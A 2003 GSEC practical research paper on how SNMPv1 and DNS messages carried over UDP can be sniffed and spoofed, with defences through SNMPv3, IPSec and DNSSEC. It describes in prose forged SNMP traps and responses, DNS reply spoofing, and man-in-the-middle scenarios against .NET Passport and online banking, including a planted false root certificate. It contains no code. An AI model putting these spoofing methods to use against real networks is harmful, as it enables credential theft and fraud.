GSEC Certification Practical Assignment
Version 1.4 b

Research on Topics in Information Security
Option 1

”Security issues relating to the use of UDP”

Camilla Olsen
November 17th 2003

Executive Summary

The purpose of this assignment is to identify a set of possible attacks on various UDP-based services on the Internet. In the Internet many application protocols use UDP as the transport protocol. An attacker can easily spoof UDP packets.

In this assignment we'll illustrate this with examples of how easily an attacker can make false DNS- and SNMPv1-messages. The reason that these two applications protocol has been chosen in this assignment, is that they're both simple to use and understand. Making up false responses may also do much harm to a network and the users of the network.

Many companies use SNMPv1 for controlling their data network. If an attacker makes up false SNMPv1 messages, the network administrator will e.g. get the wrong status information about the data network. Appendix A and B includes source code of a program that send false SNMPv1 Trap messages.

The .NET passport service from Microsoft is an example of a service relying heavily on DNS, and tampering DNS transactions can cause the .NET passport service to not be so trustworthy as the user thinks.

Securing the SNMPv1-messages sent in a network can be done by using IPSec with SNMPv1 messages, or by using the SNMPv3, which has built-in security. This will prevent an attacker to make up false SNMPv1 messages. DNS can be secured by using DNSSEC. This will prevent an attacker to make up false DNS replies, because DNSSEC authenticates the name server.

Table of Contents

List of Figures

1 Introduction

This assignment concentrates on how simple it is to eavesdrop on and spoof packets sent over User Datagram Protocol (UDP) in the Internet [1]. UDP is a connectionless transport protocol used by IP to transport packets in the Internet. UDP is a very simple protocol, and the UDP header only contains source/destination port number, message length and an optional checksum. The checksum is easy to recompute for attackers wanting to alter application data. UDP has no algorithm for verifying that the source of the sending packet is the source that it seems to be. An attacker can therefore eavesdrop on UDP/IP packets and make up a false packet pretending the packet is sent from another source (spoofing). The receiver of the packet has no guarantee that the source IP-address in the receiving packet is the real source of the packet.

On the Internet many applications use UDP as the transport protocol. This is because the protocol is easy to use, no connection needs to be established and UDP adds little overhead to the IP packet. Applications typically using UDP are DNS, NetBIOS Name Service and Datagram Service, SNMP, VoIP and NFS. In this assignment we will concentrate on DNS and SNMP.

The reason that DNS uses UDP instead of TCP is because the mapping between host name and IP-addresses is critical to latency. If DNS used TCP as transport protocol, the DNS mapping would experience longer latency because of connection establishment, error checking and retransmissions. DNS can use TCP for zone transfer.

SNMP uses UDP as transport protocol. This to avoid the overhead that TCP introduces, because the management station requires as few connections open with the agents as possible.

This assignment will show how simple it can be for an attacker to eavesdrop on and make false SNMP and DNS messages that use UDP as the transport protocol. For doing this, one premise is that the layers under IP make it possible to eavesdrop on the traffic sent. Source code for a program that sends out false SNMPv1 Trap messages based on Ethernet is included in Appendix A and B.

2 Simple Network Management Protocol (SNMP)

This chapter will look at how vulnerable SNMPv1 is by eavesdropping the SNMP messages floating between entities in a network, and specially when floating through the Internet. This chapter will also show what can be done to prevent this type of eavesdropping.

2.1 Overview

Simple Network Management Protocol (SNMP) is an application protocol used to monitor and control IP-based data networks [2]. SNMP is used to *get* and *set* properties/characteristics on networks entities from a management device, and to inform the management device about unsolicited happenings in a network. The management device is a computer with installed management software, e.g. Openview from HP, which sends *get* and *set* messages to monitor or configure the entities in the network. The network entities can be routers, switches, servers, printers and so forth. The entities have installed SNMP software to be able to respond to the management station's *get* and *set* operations. The network entities together with the SNMP software installed are called agents. Every agent holds a Management Information Base (MIB). The MIB contains the properties/variables that the management station can get from and set on the agents, to monitor and control the state of the network. The properties/variables can e.g. be information about each network interface on an entity, what kind of entity it is, where the entity is located and the manufacturer of the entity [3]. The SNMP protocol is used to transport the monitoring and controlling messages between the management station and the agents.

A network administrator will typically have an eye on the management station seeing that everything is all right in the data network. The network administrator can e.g. let the management station make up alarms every time something unexpected happens in the network.

SNMP runs over UDP. Agents listen on port 161 for incoming requests messages, while the management station listens on port 162 for incoming Traps[1] messages. The different messages used by SNMP will be explained in chapter 2.1.1.

Figure 1 illustrates how SNMP works.



Figure 1: How SNMP works

SNMP can be found in three versions: SNMPv1, SNMPv2c and SNMPv3 [4]. SNMPv1 is the version most companies use today. SNMPv2c is an extension

[1] Sent unsolicited from an agent

of SNMPv1, and through SNMPv3 security to the network management messages are introduced. Most likely very few companies use SNMPv3 despite the security introduced through this version this version. This is mainly because the upgrading that needs to be done to the equipment is rather expensive. This chapter will concentrate on SNMPv1, since this version is common to use.

2.1.1 Message format of SNMPv1

For the management station to monitor variables on an entity SNMPv1 makes use of four different PDUs. GetRequest and GetNextRequest are PDUs used to get variables from the agent, and SetRequest is the PDU used to set variables on the agent. The agents reply on the *set* or *get* operations using the GetResponse PDU. In addition the agent can send a Trap PDU unsolicited to the management station. These Trap messages are used when something unexpected happens to the system or entities, e.g. a network interface on a router stops working.

Figure 2 illustrates the format of the SNMP PDUs. Note that the Trap PDU is slightly different from the other PDUs.



Figure 2: Message format of SNMP messages

All SNMP messages start with a field saying which SNMP version is used, continuing with the community string used for the operation. Then the different SNMP PDUs can be found. The PDU for set and get operations starts with the field describing which type PDU is followed, i.e. what kind of operation is to be performed. This is followed by an ID-field, which distinguishes between different remaining requests. After those fields two fields in the PDU tells if there have been an error in the message. The error fields will contain 0 if the message is a GetRequest, GetNextRequest or SetRequest, because it’s only the agent that can indicate that an error has occurred when processing the query. The last fields in the PDU contain the information about the variables in the agent that the management station would like to set or get, and the response includes the actual variables stored in the agent. A Trap message includes information about where the trap was generated (the IP-address), what type of agent it is and what kind of trap is sent (what the agent discovered to be wrong).

2.2 The security of SNMPv1

SNMPv1 is a management protocol with minimum of security implemented, and the protocol is easy to use. All SNMP messages sent include a community string (password) sent in plaintext. In addition, the different properties/characteristics stored in the MIB have different access categories. When the management station wants to get access to one or several properties in the MIB, the station needs to use the correct access category and community string. The access categories is read-only, read-write, write-only[2] and not accessible. If the management station wants to set a property on an entity from the MIB, the property must have the access category read-write or write-only. If not, the management station can't set a property. This means that the management station only can do an operation on an agent when two criteria are fulfilled. First of all the property stored in the MIB on the entity has to have the right access category to do the requested operation from the management station. Second of all the management station needs to use the correct community string for that operation. It's common to use one password for different access category. The SNMPv1 get and set messages are authenticated when the management station uses the right access category for doing the operation he wants to, and the agent that receives the SNMPv1 message knows the community string that the management station uses for that operation.

Companies that control and monitor their Local Area Network (LANs/networks) typically use SNMPv1. A company's LAN will most likely consist of personal computers, printers, servers, switches and routers, which needs network monitoring. One situation can be that the company has several offices; one headquarter including a management station and several local offices. The offices will be separated geographically through Wide Area Network (WAN/Internet). Typically the management station uses the Internet to transport the SNMPv1 messages to the different LANs for network monitoring purposes.

2.2.1 Sniffing SNMPv1 messages

Eavesdropping SNMPv1 messages is an easy task for an attacker since the messages, including the community string, is sent in plaintext. When an attacker is able to eavesdrop on an SNMP request from the management station, it is easy for the attacker to create and send a false SNMP response back to the management station, pretending he is the real requested agent. For doing this, all he needs is the community string, the ID and the requested variables from the query message being sent from the management station,

[2] Write-only means write not read, but it's possible for a management station to read the property even if it's write-only. This is an implementation flaw.

which has to be included in the false response. He also needs the IP-address of the management station and the agent. The attacker needs knowledge of how to decode an SNMP query, and how to build and send an SNMP response with false source IP-address back to the management station. The attacker also has a chance to make up false Trap messages, pretending he is one of the agents that the management station controls and monitors.

Figure 3 shows an attacker in a network where the SNMP-traffic is sent from the management station in the headquarter through the Internet to three different locations.



Figure 3: Eavesdropping SNMP messages

Appendix A and B shows how an attacker easily can make a program in C, which sends out Trap messages. Building this program is based on the theory in [24]. Appendix A contains the source code of the structures of the IP- and UDP-header and the SNMP message. Appendix B contains the source code of the .c-file for the Trap message.

It's especially easy for an attacker to eavesdrop on a company's network monitoring information if the company has a number of offices differently located, and the different offices use the Internet for sending control and monitoring information. As mentioned earlier SNMPv1 messages are sent in plaintext. If on the other side, the company has one headquarter with one LAN, and the management station and the agents is located in the LAN of the company, it is harder for the attacker to do any harm. In this case, the SNMP messages will probably only flow inside the LAN. If so the attacker needs physical access to the LAN.

2.2.2 Consequences

This section will show some attacks that can be made to SNMP. Of course there exists many more attacks than explained here, but this chapter only focuses on a few. The attacks explained here are attacks that can change the network status.

False GetResponse message

Let's say that one network administrator has the job of looking at the management station. If an attacker sends false responses to a management station pretending he is an agent in a company's data network, the network administrator at the management station will get the wrong information about the company's data network. If the management station sends a request to router 1 in figure 3 about the status of the network interfaces on that entity, the attacker can eavesdrop on the requested message. He can decode it, extract the community string, ID, what the management station is requesting and, off course, source and destination IP-address and port number. Then the attacker can construct a false response, send it back to the management station, pretending he is router 1. He can give false information to the management station and the network administrator, e.g. that router 1 has several network interfaces that are not working.

The attacker can continue to give false information about the agent each time the management station sends a message to the agent. This can cause several alarms at the management station causing the network administrator to get totally wrong information about the network or an agent. As long as the alarms continue, the network administrator at the end needs to get physically access to the agent making up the false alarms. And if the network administrator leaves the management station and doesn't see what's happening in the network, the attacker can do even more attacks to the network. There'll be no one to look for alarms and seeing that everything is all right in the network.

False Trap message

An attacker can also manage to send false traps to inform the management station about incidents in the network that hasn't happened. E.g. the attacker can send Trap messages informing the management station that router1 is not working at all, because all the network interfaces are down. The management station will get lots of alarms because of the traps. If the number of traps sent out from the attacker is big enough and done often enough, the logs at the management station will be overcrowded with false messages.

False SetRequest message

An attacker can utilize the SetRequest messages in SNMP to do harm on network entities. This can have profound consequences on the entire network.

2.3 Securing SNMP communication

To avoid the types of attacks described in this paper, the SNMPv1 messages need to be secured. Today most usage of SNMP takes place with SNMPv1, which sends all the messages and the contents in plaintext. To avoid an attacker eavesdropping these messages, and sending out false responses, the messages need to be encrypted and authenticated. Avoiding these types of attacks can be done using SNMPv3 or e.g. using IPSec on the messages.

SNMPv3 introduces privacy, authentication and access control. Network administrators at a company running SNMPv1 should upgrade from SNMPv1 to SNMPv3 software in network entities to avoid the types of attacks explained in this paper. SNMPv3 defines a user-based security model (USM) and a view-based access control model (VACM) as the security-related capabilities [5]. USM introduces authentication and privacy services, and VACM introduces access control to the variables in the MIB from remote users. The security is introduced on the message level, i.e. each message sent between an agent and a management station is secured. SNMPv3 uses an encryption algorithm (CBC-DES, key length = 56 bits), a hash function (SHA-1, MD5) and a message authentication code (HMAC) to secure the information being sent between the management station and the agents. A key length of 56 bits in the CBC-DES algorithm is too weak.

Another security option to avoid an attacker seeing the vulnerable SNMPv1 messages is to introduce IPSec to SNMPv1 communications as suggested on Microsoft's Internet home pages [7,8]. IPSec introduces security at the network layer [9]. Introducing IPSec both at the management station and the agents will make up a secure tunnel between the management station and the agent participating. Use of IPSec together with SNMPv1 messages will give strong authentication and confidentiality, but will not give a strong access control. Using IPSec to SNMPv1 messages instead of using SNMPv3 will prevent the costs associated with upgrading the network equipment to SNMPv3. One problem occurs if the network uses Network Address Translation (NAT) on a router [10], where the NAT router uses IP-addresses and port numbers to forward the packets. If a management station behind the NAT router wants to set up a secure session for monitoring an agent outside the NAT router using IPSec, problems will occur. Since IPSec encrypts everything above the IP layer in the OSI-model, it will also encrypt the port number that NAT uses to forward the messages. So when the agent outside the NAT router sends a response back to the management station, the NAT router won't be able to forward the traffic because of the encrypted port number.

In the case of a company not using SNMP for network monitoring, the SNMP service on the network entities should be turned off to avoid misuse.

3 Domain Name System (DNS)

This chapter focuses on the weakness of DNS is and what harm making false DNS replies can cause to systems using DNS for mapping between host names and IP-addresses.

3.1 Overview

Domain Name System (DNS) is an application layer protocol used to translate between host names and IP-addresses and vice versa in the Internet. DNS uses a client and server model [11,12,13]. DNS is also a distributed database implemented in a hierarchy of name servers all over the world. These name servers are often UNIX computers running the Berkeley Internet Domain

Standard (BIND) software [13]. The name servers are separated into local, root, intermediate and authorative name servers, and they interact with each other. Local name servers are typically close to the client side, and may be placed in the LAN were the client is placed. The local name server should know the mapping for all the hosts on the LAN. Root name servers are the servers where the local name servers will send their queries when they don't know the mapping. The root server will send the answer back to the local name server if he does know the answer, otherwise he will send it to an authorative name server. The authorative name server is a name server that always knows the mapping between hostname and IP-address for a specific host. There may be intermediate name servers between the root name servers and the authorative name server. Many name servers act both as a local and authorative name server. Each name server contains resource records for each host name to IP-address mapping. Each resource record contains name, value, type and time to live (TTL), and these will be contained in the DNS reply.

The transport protocol is used by the DNS to transport the mapping queries and responses are the User Datagram Protocol (UDP). DNS uses port 53.

Figure 4 illustrates how the DNS protocol works. The illustration is simplified.



Figure 4: The DNS protocol with recursive queries

Figure 4 shows the requesting host *col.jobb.no* that would like to have the IP-address for *avis.vg.no.* The DNS client *col.jobb.no* has a local name server called *DNS.jobb.no* nearby. When the DNS query containing the hostname to be translated enters the local name server, the local name server will see in his database that he doesn't have the IP-address for *avis.vg.no. DNS.jobb.no* will behave as a DNS client, and send the DNS query to the root name server. The root server knows the IP-address for the authorative name server *DNS.vg.no,* which knows the mapping*.* The root name server will send the query to *DNS.vg.*no. The authorative name server *DNS.vg.no* sends the reply to the query, that is the IP-address for *avis.vg.no*, back to the requesting host via the root and local name server. *Col.jobb.no* gets the IP-address for *avis.vg.no* and can connect to host. These queries are called *recursive queries*.

Iterative queries are another possible type DNS queries. This is shown in figure 5.



Figure 5: The DNS protocol with iterative queries

An *iterative query* is when *DNS.jobb.no* sends a query to the root name server, but instead of forwarding the query that server immediately sends a reply back to *DNS.jobb.no.* The reply contains the IP-address to *DNS.vg.no*, and *DNS.jobb.no* then sends the query directly to *DNS.vg.no. DNS.vg.no* answers *DNS.jobb.no* with the IP-address of *avis.vg.no. DNS.jobb.no* sends the answer to *col.jobb.no,* which now can connect to *avis.vg.no.*

Many DNS messages can be sent in order to translate one host name to the belonging IP-address, depending on the locations and the number of name servers that the query/response needs to travel through. From the figure we see that the number of DNS messages was six, and this number can be even higher. If the number of DNS messages being sent for one query is high, this can cause long latency. Because of the long latencies that can occur, DNS caching is used. Every name server that receives a DNS mapping for a host, will cache the name in local memory before forwarding the message. The name server can then look up the mapping next time the query for the same hostname is coming. A cached mapping is discarded after an amount of time.

DNS is used by other application layer protocols, e.g. File Transfer Protocol (FTP), Hyper-Text Transfer Protocol (HTTP), Simple Mail Transfer Protocol (SMTP), in order to translate hostnames to IP-addresses.

3.1.1 Message format

DNS has only two kinds of messages: the DNS query and the DNS reply, and they have the same format. This is shown in figure 6.



Figure 6: The message format of DNS messages

The DNS message starts with a 12 bytes header. This header includes an ID identifying each query/reply, number of questions and answers in the message and if there is any additional information included. The 12 bytes header is followed by the question(s) and answer(s) sent in the message. In the case of a query, the answer field will be empty and the “# of answers” field in the header will contain 0. When the message is a reply, the answers field will among others contain the IP-address of the inquired host name. The question field will include the querying host name, both in the query and the reply message. The DNS query and reply has the same format, but reply message will most likely be longer than the query because the answer includes information in the reply field.

3.2 Altering the DNS reply

An attacker can be in the middle of the path that the DNS query needs to travel. He can tap the connection and find the “correct” message and make a fake reply with a wrong IP-address mapping and with correct source IP-address in the IP-header before the real reply comes back. The requesting host computer will then capture the fake reply before the original one, and the original one will be discarded. This will happen because the requesting host only will capture the first reply to the query and overlook the others. As long as the attacker sends the reply before the original name server, the attacker manages to reroute the traffic from the requesting host to a host that the attacker controls. To do this sort of thing, the attacker needs knowledge about the DNS packet format, and uses it to send a false reply to the requesting host. The illustration in figure 7 shows this.



Figure 7: Eavesdropping the DNS messages

The requesting host *col.jobb.no* wants the mapping for *avis.vg.no.* The local name server *DNS.jobb.no* forwards the query to the authorative name server *DNS.vg.no*. The attacker sees the query, and makes up a false DNS reply that contains the IP-address that he wants the requesting host to connect to. The ID field in the false reply message must match the ID field in the query message, and the source IP-address in the IP-header must be the IP-address of *DNS.vg.no*. The requesting host captures the false reply via *DNS.jobb.no,* and connects to the Internet side that the attacker wants. The requesting host believes that the reply comes from the real authorative name server because the attacker has sent a false reply with the real authorative name server's IP-address. When the requesting host receives the real reply from the local name server, he will discard the reply since he already has received one. Now the attacker has fooled the local name server. The attacker can also send the fake reply from between the local name server and the requesting host, and use the IP-address of the local name server as the source address.

As explained in chapter 3.1 a DNS query can travel through many name servers before finding the name server that knows the mapping from the host name to the IP-address. If the number of name servers the query and the response has to travel through is high, the latency from the query is sent and to the reply gets back is long. This will cause longer latency before the requesting host can connect to the host he wants to talk to. As longer this latency is, the attacker will have plenty of time to make up a false reply to the requesting host. To make up false DNS replies can be as simple as to make a false SNMPv1 Trap as showed in Appendix A and B.

3.2.1 Consequences

Every transaction that needs to look up the IP-address for a name uses DNS [13], and this means that almost every application protocol on top of IP uses DNS. Since many application protocols rely on DNS, many protocols will fail if an attacker can make up false DNS replies. This chapter will show some of the damages that an attacker can cause, and this can be a threat to businesses as well as individuals. Many attacks exist against DNS, but this chapter only focuses on three attacks. These attacks are typical "man-in-the-middle" attacks, and this chapter shows how trusted relationships in a connection can be broken.

<u>Utilize a trusted relationship between a web browser and the server</u>

The client side of HTTP session relies on DNS, and is therefore vulnerable to DNS attacks. E.g. when a web browser makes a HTTP request, DNS first needs to solve the host to IP-address mapping. If an attacker can make up a false DNS reply with an IP-address of a computer that the attacker controls, the HTTP request will be directed to the attacker's computer. A DNS requesting host will always trust the DNS name server that sends the DNS reply. So the non-trusting computer will be trusted by the requesting host when making a HTTP request, and connect to this computer. The attacker may have installed illegal programs on the non-trusting computer that will insert and execute on the user's computer. This can be a program that deletes or destroys several important files on the user's computer. Even worse is if the non-trusting computer has a program running, which can insert pictures with e.g. porn on the users computer. This can happen even without letting the user knowing that the pictures have been installed on his computer. These things can happen both to computers in a company's LAN (requires access to the company's LAN), and computers at home.

<u>Utilize the trusted relationship in Microsoft .NET Passport service</u>

Microsoft .Net Passport is a password-based single sign-on service that relies heavily on DNS [14,15]. This service is used to enable users to sign onto many web pages, by using the same user name and passport for every login. This works if the users authenticate with a passport server. When registered users click the sign-in link at the site they want to log in to, the browser sends an HTTP request message to the site after resolved the host name with the DNS name server. The site returns an HTTP redirect message with the host name for the passport server to the client, which is invisible to the user. The client makes a new DNS query to get the IP address for the Passport server. If an attacker controls a clients DNS service, he can insert false information about the mapping between the host name and the IP address, and all the HTTP redirections will lead to the IP-address specified by the attacker. If the attacker has a service running on the specified IP-address similar to the passport service, the attacker will see all the login information from the client. The fake Passport server will act as a proxy between the client, the Passport server and the site the client wants to log on to.

<u>Utilize the trusted relationship between a customer and his bank</u>

Another possible threat to the DNS security is faking the trusted relationship between a customer on a LAN and his bank. If an attacker can make false certificates e.g. on a Microsoft 2000 Advanced Server, looking like it is the banks trusted certificate, this can be installed on the customer's machine by e.g. a program invisible to the customer or perhaps as part of a Merry Christmas program from an E-mail. The program can make the false certificate to be installed in the "trusted root certification authorities" folder on the customer's personal computer. Very few users look in this trusted folder for untrusted certificates. If this can be done the user will unwilling trust an "untrusted" certificate.

The attacker can in addition have a computer looking like it's the banks site. Next time the customer wants to contact his bank via the Internet for paying a bill, the client side of the DNS will send a query to the local DNS name server which in turn contacts the name server at the bank's site. When the attacker sees the query sent from the local name server to the bank's name server, he will make a false DNS reply containing the IP-address of the non-trusting computer before the real one is coming back. The computer to the customer will connect the non-trusting computer controlled by the attacker. The user makes up a trusted relationship between him self and the fake bank site due to the false certificate, and the fake bank site can establish a secure channel to the real bank's site.

When the user logs in to his account, it's really the attacker's site he is connecting to. So the computer to the attacker will act as a proxy. He can see all the account number and the pin number(s) that the user is typing to log in to his account, forward it to the real site and vice versa until he has access to the bank account. The attacker can then tell the user that the connection has terminated, but the attacker will still have access to the account. The user will believe that he has logged out of his account. The attacker can empty the account without the users knowledge before it's too late.

3.3 Securing DNS messages

DNS has no security implemented. To avoid the types of threats explained above, DNS needs a way to authenticate the source of the message and check the integrity of the contents of the DNS messages being sent. This can be done using DNS Security Extension [16,17]. DNSSEC uses public key cryptography together with digital signatures. Then the requesting host can authenticate the source of the DNS reply. DNSSEC introduces key distribution, data origin authentication and transaction and request authentication. Note that DNSSEC is not used to secure the DNS server from vulnerabilities, but to secure the host name and IP address sent in the DNS messages.

If DNSSEC is implemented an attacker won't be able to change the IP-address for the host name being queried because data integrity is introduced by DNSSEC. On the other hand, DNSSEC does not introduce integrity checking of the DNS header. DNSSEC introduces two new resource records; the KEY record and the SIG record. The KEY record contains the public key for a host, and the SIG record contains a digital signature belonging to each set of record.

